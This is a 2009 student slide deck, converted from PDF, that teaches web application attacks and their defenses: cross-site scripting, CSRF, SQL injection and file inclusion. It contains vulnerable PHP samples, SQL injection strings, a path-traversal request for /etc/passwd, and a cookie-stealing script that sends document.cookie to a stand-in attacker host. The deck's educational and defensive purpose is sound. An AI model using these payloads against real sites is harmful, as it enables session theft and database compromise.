

A decorative graphic consisting of a thin yellow circle on the left side. A thick black bracket is positioned on the left side of the circle, and a thick yellow bracket is on the right side. A horizontal bar with a light green-to-white gradient is overlaid across the middle of the circle and extends to the right, containing the title text.

Attacks and Methodologies Against Web-Based Applications

November 18, 2009

[Who We Are]

- Andrey Kolmakov
 - `umkolmak@cc.umanitoba.ca`
- Brian Turchyn
 - `brian@dj-bri-t.net`
 - `http://www.dj-bri-t.net`
- Co-op students from University of Manitoba, working for Manitoba IPC

[Overview]

- Definitions
- Statistics
- Attack Information
- Demonstration
- Q&A

[A Few Quick Notes]

- Sample code is done in PHP5
- Some demonstrations will use DVWA
 - <http://www.dvwa.co.uk>
- Other demonstrations use customized code
 - Available online @ <http://dj-bri-t.net/projects/>



Definitions

[What are Client-side Attacks?]

- Attacks that target vulnerabilities in the client application that interacts with a server or service
- The application could be a:
 - Web browser
 - IM client
 - Email client
 - Any system with a UI that connects to a server
- We will be focusing on web applications
 - Web GUIs (what you see in your browser)

[What are Server-side Attacks?]

- Complement of Client-side == Server-side
- Attacks the services, processes running on the server
 - PHP
 - MySQL
 - Apache
 - SSH
 - FTP
 - ...

[Attack Types]

- Many different styles of client- and server-side attacks
 - Cross-site scripting (XSS)
 - CSRF
 - SQL Injection
 - File Inclusion
 - Page Hijacking
 - Command Injection
 - ...
 - Eval Injection
 - Setting Manipulation
 - Special Element Injection
 - Account Lockout Attack
 - Full Path Disclosure
 - Cross-user Defacement
 - ...


[What's The Big Deal?]

- XSS can cause session hijacks, cookie stealing, CSRF, and browser worms.
- SQL Injection can compromise the entire database
 - Passwords, configuration, administration info, etc
 - Other security systems can be bypassed
- Browser sessions can be hijacked, forcing browsers to visit rogue pages, launching attacks on other web servers


[What's The Big Deal?]

- Many applications work with web-based frontends
 - VMWare Server 2
 - WebEx
 - Firewall/IDS frontends
 - Webmin (Server Admin OSS)
- Thus, these attacks become more pertinent to check for, since more and more sensitive data is potentially exposed.


Statistics



WASC Web Application Security Statistics Project 2008



Probability to Detect Vulnerabilities





Attacks

[Cross-Site Scripting]

- Aka XSS
- Subset of HTML Injection
- Hijack user sessions
- Deface websites
- Inject hostile content
- OWASP: <http://tinyurl.com/owasp-xss>

[Cross-Site Scripting]

- Two main types of XSS
 1. Persistent / Stored
 2. Non-persistent / Reflected
- Persistent is stored in the DBMS to be recalled at a later time. URLs look harmless until they are loaded.
- Non-persistent is usually used in the URI or via a browser hijack w/ Ajax.

[Cross-Site Scripting]

- Some researchers claim that 68% of all websites are vulnerable
- SEO techniques used to lure victims to sites
 - Halloween spam uses XSS to force user to download virus
- Google, Gmail, Yahoo! Mail, Facebook, MySpace, Orkut, MediaWiki - <http://xssed.com>

[Cross-Site Scripting]

```
■ 1. <?php
■ 2.     if ( $_POST['SubmitMsg'] ) {
■ 3.         ... // Add message to database
■ 4.     }
■ 5.     $q = mysql_query ( ... ) // Get guestbook entries
■ 6.     foreach ( $q as $k => $v ) {
■ 7.         echo "<b>" . $v["name"] . "</b>: ";
■ 8.         echo htmlentities( $v["msg"] ) . "<br />\n";
■ 9.     }
■ 10.    unset ( $q, $k, $v );
■ 11. ?>
```

[Cross-Site Scripting]

- The simple test for basic XSS:
 - `<script>alert (1) </script>`
- A simple alert box pops up
 - A mild annoyance at best
- But, if you can do this, then you can do a lot more
 - What's stopping you from importing a .js file?
 - `<script src=http://hack.example.com/virus.js></script>`
- Line length considerations

[Cross-Site Scripting]

- Filtering on < and > brackets?
- No problem!
 - Injecting properties into tags bypasses the carat bracket filtering process
- `echo "\n";`
- Normally, we would expect `image.jpg` to be there
- What about...
 - `image.jpg' onload='alert(document.cookie)`

[Cross-Site Scripting]

- Detection can be performed manually and automatically.
- Automatic tools include Nikto, Nessus and Acunetix
 - <http://sectools.org/web-scanners.html>
- Manually, you can use a cheat sheet
 - <http://ha.ckers.org/xss.html>

[Cross-Site Scripting: Defense]

- Escaping/Sanitizing of user input
- Use a whitelist approach for acceptable characters
 - A good start, but not a complete defense
- PHP: `html_entities`
- JSP: `escapeXml="true"`
- ASP: `HttpUtility.HtmlEncode`
- RoR: `h method: <%=h myText %>`


[Cross-Site Request Forgery]

- AKA:
 - Session Riding
 - One-Click Attacks
 - Cross Site Reference Forgery
 - Hostile Linking
 - Automation Attack
 - XSRF
- OWASP: <http://tinyurl.com/owasp-csrf>

[Cross-Site Request Forgery]

- Causes unauthorized commands to be sent by an attacker to a website through a victim.
- Attacker puts specialized code on a web page
 - Injected
 - Attacker's site
- Victim visits compromised page
- Attacker's script is executed

`transfer_money.php?to=attacker&amt=$100,000`



[Cross-Site Request Forgery]

- Relies on the lack of a random authenticity token on the attacked server
- `<input type='hidden' name='token' value='1f3870be274f6c49b3e31a0c6728957f'>`
- Optionally, if the code is to be executed from another server, some form of HTML or Javascript injection usually needs to be present

[Cross-Site Request Forgery]

- URLs through image/iframe tags
 - `http://example.com/changepass.php?pass=123&cpass=123`
- XSS
 - `<script src='http://hacker.example.com/attack.js'></script>`

[Cross-Site Request Forgery]

- When a XSRF is possible, there are many attacks that can be performed
 - Cookie stealer
 - `<script>document.write("<img src='http://hackersite.example.com/grabcookie.php?cookie=" + document.cookie + "'")</script>`
 - Browser hijacking
 - Series of Ajax-based commands to force users through a series of pages
- The attacker can do anything on that site and make it appear to be done by you

Cross-Site Request Forgery: Defense

- Addition of a random authenticity token
 - PHP: OWASP's CSRF Guard
 - JSP: OWASP's CSRF Guard
 - ASP: `Html.AntiForgeryToken()`
 - RoR: Built-In
- Password verification

[SQL Injection]

- Injecting SQL queries via input data into the application.
- Read sensitive data
- Modify data
- Perform administrative functions
- Grab file contents on the server
- Write files to server
- OWASP: <http://tinyurl.com/owasp-inject>

[SQL Injection]

```
■ <?php
■   if ( $_POST['SubmitLogin'] )
■   {
■       $user = $_POST['user'];
■       $password = $_POST['password'];
■       $sql = mysql_query ( "SELECT * FROM users WHERE
■       user = '$user' AND password = MD5('$password')");
■
■       if ( mysql_num_rows ( $sql ) )
■           $_SESSION['logged_in'] = true;
■   }
■   ?>
```

[SQL Injection]

- `mysql_query("SELECT * FROM users WHERE user_name='$user' AND password=md5($password)");`
- The `$user` variable is vulnerable to SQL injection

`1' or '1'='1`

- `mysql_query("SELECT * FROM users WHERE user_name='1' or '1'='1' AND password=md5($password)");`

[SQL Injection]

- `mysql_query("SELECT * FROM users WHERE user_name='$user' AND password=md5($password)");`
- Inserting the string `' or '1'='1` will cause this to pass, allowing a user to authenticate.
- This is simple if the attacker knows the underlying database structure, but becomes more difficult when a database structure isn't known.
 - We call this "Blind SQL Injection"

[Blind SQL Injection]

- Attacking a database without knowing its underlying structure.
- `1' or 1=1 UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name='users`
- `1' or 1=1 UNION SELECT column_name, table_name FROM information_schema.columns WHERE '1'='1`
- Automated tools make this attack very powerful
 - SQLmap, Absinthe, SQLBrute, SQLiX, bsqlbf

[SQL Injection: Defense]

- Escape/Filter
- Many languages provide libraries for automating this task.
- PHP5 → MySQLi, PDO
- Java → PreparedStatement class
- C# → SqlCommand class
- RoR → Built-in to ActiveRecord::find

[SQL Injection]

- August 17, 2009 - Heartland Payment Systems, 7-Eleven, Hannaford
 - 130 million credit card numbers
- July 2008 - Kaspersky
 - Site hacked by "m0sted" using SQL Injection
- April 13, 2008 - Sexual and Violent Offender Registry of Oklahoma
 - "Routine maintenance" after SSNs of 10,597 offenders had been stolen via SQL Injection
- June 29, 2007 - Microsoft UK
 - Microsoft home page defaced using SQL Injection
- PHP-Nuke CMS - Criticized for having multiple SQL Injection flaws
 - <http://secunia.com/product/2385/?task=advisories>
 - <http://secunia.com/product/13524/?task=advisories>

[File Inclusion]

- Forcing a page to include a file which it was otherwise not designed to include
- Local or Remote, depending on security policy
- Access to files on filesystem that HTTPd user has read rights to
- Load an external web page, allowing injection of Javascript, etc
- OWASP: <http://tinyurl.com/owasp-fi>

[File Inclusion]

- How are these attacks performed?
 - Typically through GET request
 - Include.php?page=myfile
 - Worse: include.php?page=myfile.php
 - No filtering!
 - Compression/audio streams: zlib:// and ogg://
 - PHP security bypass
 - PHP wrappers, ie. php://input

[File Inclusion]

- 1. `<?php`
 - 2. `// includefile.php`
 - 3. `$file = $_GET['include'];`
 - 4. `include($file);`
 - 5.
 - 6. `// Rest of the page...`
 - 7. `?>`
-
- Suicide!
 - `includefile.php?include=http://www.google.ca`
 - `includefile.php?include=../../../../../../../../etc/passwd`

[File Inclusion - Example]

- `allow_url_include = Off`
- `$file = preg_replace("#(http|https|ftp)://#si", "", $file);`
- ```
<?php
 $file = $_GET['include'];
 include($file . ".php");
?>
```

# [File Inclusion: Defense]

---


- Severity of this exploit has dropped recently due to PHP5 default configuration
  - `allow_url_fopen = false` by default
- Upgrades from PHP4 to PHP5 tend to leave configuration file with the previous settings, so upgrades may still be vulnerable
- This setting does not prevent local file inclusion – only remote file inclusion

# [File Inclusion: Defense]

---

- Best prevention method: whitelist
  - Most secure: array of allowed values
  - Still pretty good: list of files in an allowed directory
  - Frontend prevention
- Firewall rules
- Chroot jail
- PHP hardening

# [Resources]



- <http://www.owasp.org>
- Top 10 2010 RC has been released November 13, 2009
- Latest security threats

# [Resources]

---

- <http://www.sans.org>
- <http://www.webappsec.org>
- <http://www.ncircle.com>
- <http://xssed.com>

# [ Demonstration ]

---